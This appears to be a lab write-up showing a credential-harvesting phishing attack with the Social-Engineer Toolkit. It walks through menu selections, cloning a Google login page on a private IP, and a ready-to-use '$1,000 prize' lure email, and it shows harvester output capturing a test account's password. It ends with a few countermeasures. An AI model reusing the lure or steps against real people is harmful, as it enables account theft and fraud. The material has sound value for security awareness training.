Email Phishing

Tools for Phishing Attacks


Below are some commonly used tools for performing phishing attacks (for educational and ethical purposes only):

- **Social-Engineer Toolkit (SET):** A comprehensive tool for penetration testing, including phishing campaigns.
- **HiddenEye:** A tool primarily used for phishing attacks on social media platforms.
- **Gophish:** An open-source phishing framework designed for ethical testing and security awareness training.

Tool Used in This Project


For this project, we used the **Social-Engineer Toolkit (SET)** to demonstrate a phishing attack. SET provides a user-friendly interface and pre-configured templates for simulating realistic phishing emails.

First, we need to install the Social-Engineer Toolkit (SET) on Kali Linux. Kali provides a sandboxed environment specifically designed for penetration testing and ethical hacking, allowing us to safely conduct simulated phishing attacks without compromising the system's security.




```
                  MM .                    .MM
                   $MM                   .MM.
                      ,MM?            .MMM
                         ,MMMMMMMMMMMM
                 https://www.trustedsec.com

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules
```

As shown above, this tool provides various options to perform different types of tasks, most of which are used for penetration testing related to web and application security. Phishing attacks are a type of social engineering attack where the attacker manipulates the user/target to perform an action or divulge sensitive information.




```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a w
indow pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all
at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

There are various types of social engineering attacks provided by the Social-Engineer Toolkit (SET), but our goal is to retrieve the ID and password of a Gmail account. Therefore, I am choosing the **Credential Harvester Attack** method.




```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

In this method, I am using the web templates for Gmail to capture the input of the email ID and password. Additionally, the tool provides various other templates that can be used for similar purposes.



```
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.52.8.14]:10.52.8.14

-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

In the above screenshot, I am using the Kali Linux IP address to carry out the phishing attack, which is done in a controlled environment to ensure safety. Now, I am creating a phishing email and including the IP address where the fake Gmail login page is hosted.



Edit Link

Text to display: Claim My $1,000 Now

Link to:


● **Web address**

○ Email address

To which URL should this link refer? 10.52.8.14

Test this link

Not sure what to put in the box? First, find the page on the web that you want to link to. (A search engine might be useful). Then, copy the web address from the box in your browser's address bar and paste it in to the box above.



🎉 Congratulations! You've Won $1,000 in Cash – Claim Now! 🎉

c88004134@gmail.com

🎉 Congratulations! You've Won $1,000 in Cash – Claim Now! 🎉

Dear Customer,

We are excited to inform you that you have been randomly selected as the lucky winner of our **$1,000 Cash Giveaway!** 🎉

To claim your prize, all you need to do is:
1️⃣ Click the link below to verify your identity.
2️⃣ Complete the short form on the rewards page.

👉 **Claim My $1,000 Now** 👈


This offer is valid for the next 24 hours only, so act fast! Don't miss this opportunity to get your hands on your reward.

Note: If you do not claim your prize within 24 hours, it will be given to the next selected winner.

Congratulations once again, and thank you for being part of our community!

Best regards,

In the above snapshot, this is the final email I am sending to the target user. I have embedded the IP address of the fake login page in the email, which tempts the user to think they need to log in to their Google account to access some money or reward. However, this is a phishing attempt, and as the attacker, I can capture the ID and password of the user's Google account when they attempt to log in.



🎉 Congratulations! You've Won $1,000 in Cash – Claim Now! 🎉

Chitraksh Gupta <chitrakshgupta20@gmail.com>
to me

11:24 AM (4 minutes ago)

Dear Customer,

We are excited to inform you that you have been randomly selected as the lucky winner of our **$1,000 Cash Giveaway!** 🎉

To claim your prize, all you need to do is:
1️⃣ Click the link below to verify your identity.
2️⃣ Complete the short form on the rewards page.

👉 Claim My $1,000 Now 👈


This offer is valid for the next 24 hours only, so act fast! Don't miss this opportunity to get your hands on your reward.

Note: If you do not claim your prize within 24 hours, it will be given to the next selected winner.

Congratulations once again, and thank you for being part of our community!

Best regards,


the above snapshot is received by the attacker and now he will excited and click the link.



c88004134@gmail.com


●●●●●●●●●

In the above snapshot the user has to put id password where he thinks that he will get the money after login .



```
root@vm-lab6-1-301: ~
File  Actions  Edit  View  Help

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.52.8.14 - - [27/Nov/2024 11:16:39] "GET / HTTP/1.1" 200 -
10.52.8.14 - - [27/Nov/2024 11:16:39] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=c88004134@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=ASDF@1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Now we have performed the phishing successfully and get the Id password of the gmail account



```
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.52.8.14 - - [27/Nov/2024 11:16:39] "GET / HTTP/1.1" 200 -
10.52.8.14 - - [27/Nov/2024 11:16:39] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=c88004134@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=ASDF@1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

I successfully obtained the Gmail account ID and password from the user, which could be misused. Additionally, there are many types of phishing attacks, such as those targeting internet banking credentials and social media platforms. The Social-Engineer Toolkit (SET) provides various options to perform these attacks. However, there are other tools available as well, some of which are open-source, while others are paid. SET is commonly used by red teams to conduct penetration testing or identify vulnerabilities.

Countermeasures:

1. **Using Multi-Factor Authentication (MFA):** This adds an extra layer of security, making it harder for attackers to access accounts even if they have the login credentials.

2. **Using Third-Party Tools to Filter Out Malicious Emails and Links:** These tools help identify and block phishing emails and malicious links.

3. **Opening Only Trusted Emails:** Avoid opening emails from unknown or suspicious sources to minimize the risk of falling victim to phishing attacks.